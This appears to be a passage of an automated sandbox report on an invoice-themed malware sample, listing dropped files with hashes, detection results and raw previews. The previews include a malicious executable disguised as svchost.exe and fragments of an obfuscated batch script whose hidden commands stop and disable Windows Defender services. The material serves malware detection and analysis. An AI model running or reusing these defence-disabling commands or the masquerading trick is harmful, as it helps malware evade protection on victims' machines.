Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.4.8.2.3.5.7.4.7.8.2.2.0.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.4.8.2.3.9.8.3.8.4.4.2.4.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.6.c.7.a.4.f.4.-.f.3.c.c.-.4.e.7.c.-.8.b.4.f.-.a.7.c.7.0.8.f.4.8.d.f.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.6.4.0.1.a.2.3.-.b.b.9.1.-.4.7.7.f.-.b.5.7.a.-.b.7.9.f.6.e.2.6.1.d.e.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.C.N.-.I.n.v.o.i.c.e.-.X.X.X.X.X.9.8.0.8.-.1.9.0.1.1.1.4.3.2.8.7.9.9.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.e.4.-.0.0.0.1.-.0.0.1.6.-.6.0.8.1.-.b.2.b.3.3.1.0.9.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.3.9.0.0.6.5.1.0.7.f.9.d.a.3.a.6.2.4.c.4.0.a.8.0.e.f.9.f.4.0.a.0.0.0.0.0.0.9.0.4.!.0.0.0.0.e.4.6.3.d.2.1.9.a.1.d.4.d.b.d.e.3.7.5.e.4.f.5.3.c.2.f.c.2.5.0.d.6.e.e.9.d.7.f.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER106A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4799
Entropy (8bit):	4.566271468639747
Encrypted:	false
SSDEEP:	48:cvIwSD8zsgJgtWI9e2hWSC8Bt8fm8M4JpFFD+q8v6zt48crrTd:uITfm1xSNMJtKeFcrrTd
MD5:	844AFF7D37235E2E8A445576524EC9F4
SHA1:	0A71850305BAD95DE090F2BDD4D46A28C591FA5F
SHA-256:	40DC55BF1021ED79EAA2CCAC7A5CA58A0735F672C6F0CB548E4C2C96AC335FE8
SHA-512:	059C142096C91317E884C2C60CEBF49626E3C9474F6282B08A6E781A3958123583B24093C8EB326734A45261A5952653D8FB5C5A7D32C95F1178274E046ECEF0
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="872696" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER10B6.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	57152
Entropy (8bit):	3.0488481526810443
Encrypted:	false
SSDEEP:	1536:I1H67I6HF/5tvVeydWwZGPkdmCwipfHF07wD5gptHXUhSwdmOOvRGIDN:I1H67I6HF/5tvVeydWwZGPkdmCwipfHa
MD5:	E6CEA42F3E86569C087C3FD9A64DB6F8
SHA1:	931951637B6762AF983BBE7E6B984783DD7EA708
SHA-256:	4352EEFF578A4C6ED5928FF6517B00A591DF5C745175C55C3C0289DCFD27CCA8
SHA-512:	53768AEE5FA8437B604A7DE90B80DF0540AAAE022331E185F01AE351AD487CF86538E3D04297868CD21BB4DDC81C074D8CB56B7C21C6397AD04B5A4A1D8516E8
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER10B6.tmp.csv	
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A7B.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.7049251281701188
Encrypted:	false
SSDEEP:	96:9GiZYWWlUYhgEY+Y5pSHHYEZnFtBi6PieOwIKrDLaaBqbUDIKfx:9jZDW5pxwsLaaBqbUMKfx
MD5:	5D5A2FC0D482AB859C851032AC5D4BB8
SHA1:	29F9DCED712DAF860402A3344DBEF3F8654DE99A
SHA-256:	1D5EC13567946C00907FE758055498792FA807379DA8FDCA62074CB8E19DD03B
SHA-512:	3B3537E4BD6C4397F6395A3798D496C72AB506EB144AA8051681797657DA05784CC4A11BD65201D47BC86D1DE7674738EEF934DC41E01B723A9820F844215E04
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER741.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8492
Entropy (8bit):	3.710954846877531
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiR+aM6IY6YIeSUAeINgmfZndSb/CprQ89b1nOsfOnm:RrlsNiYp636YRSUAeINgmfjSba1nNfv
MD5:	FF5873664FCD5B316EA3CA1C89FE5C49
SHA1:	C8E4B9AA8BAAEF9A7BE6E3A00B027CE85150F2F6
SHA-256:	8634C6310F94852DFA26090A153D044FDE16B77BAF43CBEEBB900C9AB1F01B27
SHA-512:	746D5D73C7C22F27FC6EF5AF2671880E15703C53F600BCE460ED3C4D5BE5FB45D2F648FCA96E237B78CB84E7AEB4F8EA32FD5D371C73E89DB910D31F8F35891
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.6.0.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCCD7.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Mon Feb 22 15:46:09 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	308516
Entropy (8bit):	3.732502521290974
Encrypted:	false
SSDEEP:	3072:vuWx02jd+pOVhes9gIOgF50FNZi50yU8wUCgUEkgyrWeu/iAeobjkxaU:L0jpe9RpD6Di5l+TjdrWQaj/U
MD5:	DE308525DA996CED860E957C437A02B3
SHA1:	80B40D9956E42E6B5E6817ADAE96CE88904E86C7
SHA-256:	752A5D657439A5670750DE13A982712653D4882DEFC4FE281522AB5902D15EE4
SHA-512:	7C6D1AAD6DE31E563708B67011CCDAB39CED3F0FB027C28E1EFBCEBE1323013996455FD8952CD02658F856FA7DD88D48288C0080909DDB253D2EE14B3514605
Malicious:	false
Preview:	MDMP..... .....3`.....U.....B.....d-.....GenuineIntelW.....T.....3`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	206848
Entropy (8bit):	5.522318927512162
Encrypted:	false
SSDEEP:	1536:OQEpTCImp9zO6/XSTwtPo55rKrFUcDOC53bzf01l:OQJta6/XQIFNMl
MD5:	A656F522F604872E02DAEE9DBC458D9C
SHA1:	E463D219A1D4DBDE375E4F53C2FC250D6EE9D7F1
SHA-256:	A0EBCB3078763EB8ACCA534831EF9CA1A213347328698AA3CDA7C5BD23CD81D8
SHA-512:	6D13F052BC55D278B3D6A2B0DDD286572D9E45E96FBB8F52F64847B5C93B4E7C21EDCBD2E42CCD096A660C86E1BAFEC84DD45C41195FA0C3533AE1BD1E82D9CA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 26%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..n..... .....@.. .....4.... .@.....W.....v.....`..... ..... ..H.....text...$l... ...n..... ..`.rsrc.....p.....@..@.reloc .....`.....&.....@..B.....H.....8<...O.....*".(....*~s.....s.....s.....*B.(.....(.....*.0.....r...p....r...p....s.....+...&..... (...+o/.....88.....(0.....(1.....(.....(2...o'...&.....(3.....:.....o).....o4.....8.....*.....$.j.....0.....r...p....r...p....s.....+...'.....(...+o/.....88.....(0. .....(1.....(.....(2...o'...&.....(3...

C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22260
Entropy (8bit):	5.601283657543269
Encrypted:	false
SSDEEP:	384:qtCDLC0LZiSouJ0UCiJ3ISBKnOul6o827Y9glSJUeR61BMrmYZSRV7kb6BDc264c:xMSog7Y4KOulP8ilXextAQb6pc
MD5:	90158536358DDD647ED0BB31C903AFBB

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SHA1:	E8BDE2F6DB92DAC14E9AF7F408800D0089F4B8A5
SHA-256:	A17A093DA8B5074DA5F3A77C9092F799D78DB31218A2125BA88E36F537D9B838
SHA-512:	A3C2DA2F645A1AB4C1F004A900CF89C6F1366018433D0EB89B465F0363E548DD466353049C233329A66937DCBBB6BCD37A89C612AD968C1EB460784E9EA2EF8
Malicious:	false
Preview:	@...e.....v.....P.B.'.....~.:.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: PurchaseOrdersCSTtyres0047865 87.exe, Detection: malicious, Browse • Filename: 3zKVfxhs18.exe, Detection: malicious, Browse • Filename: AWB783079370872.docm, Detection: malicious, Browse • Filename: DETALLE DE TRANSFERENCIA BANCO AGRARO DE COLOMBIA.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287990.exe, Detection: malicious, Browse • Filename: Payment Advice 170221.exe, Detection: malicious, Browse • Filename: Payment Receipt.jar, Detection: malicious, Browse • Filename: miner.exe, Detection: malicious, Browse • Filename: 875666665.xlsm.xlsm, Detection: malicious, Browse • Filename: DOCX.doc.doc, Detection: malicious, Browse • Filename: v.exe, Detection: malicious, Browse • Filename: uaa.exe, Detection: malicious, Browse • Filename: r.exe, Detection: malicious, Browse • Filename: j.exe, Detection: malicious, Browse • Filename: 99.exe, Detection: malicious, Browse • Filename: m.exe, Detection: malicious, Browse • Filename: n.exe, Detection: malicious, Browse • Filename: DdV1LG7bLJ.exe, Detection: malicious, Browse • Filename: TBN HMX SPECS.xlsm, Detection: malicious, Browse • Filename: VESSEL CONTACT DETAILS, LOAD & DISPORT.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false

C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\1cc51949-2752-4134-b6cf-961241419db1\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYlrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\1cc51949-2752-4134-b6cf-961241419db1\test.bat	
Process:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gccbelfa.ghx.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gccbelfa.ghx.ps1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h2nvm502.qyi.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hkti2vm4.tb4.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
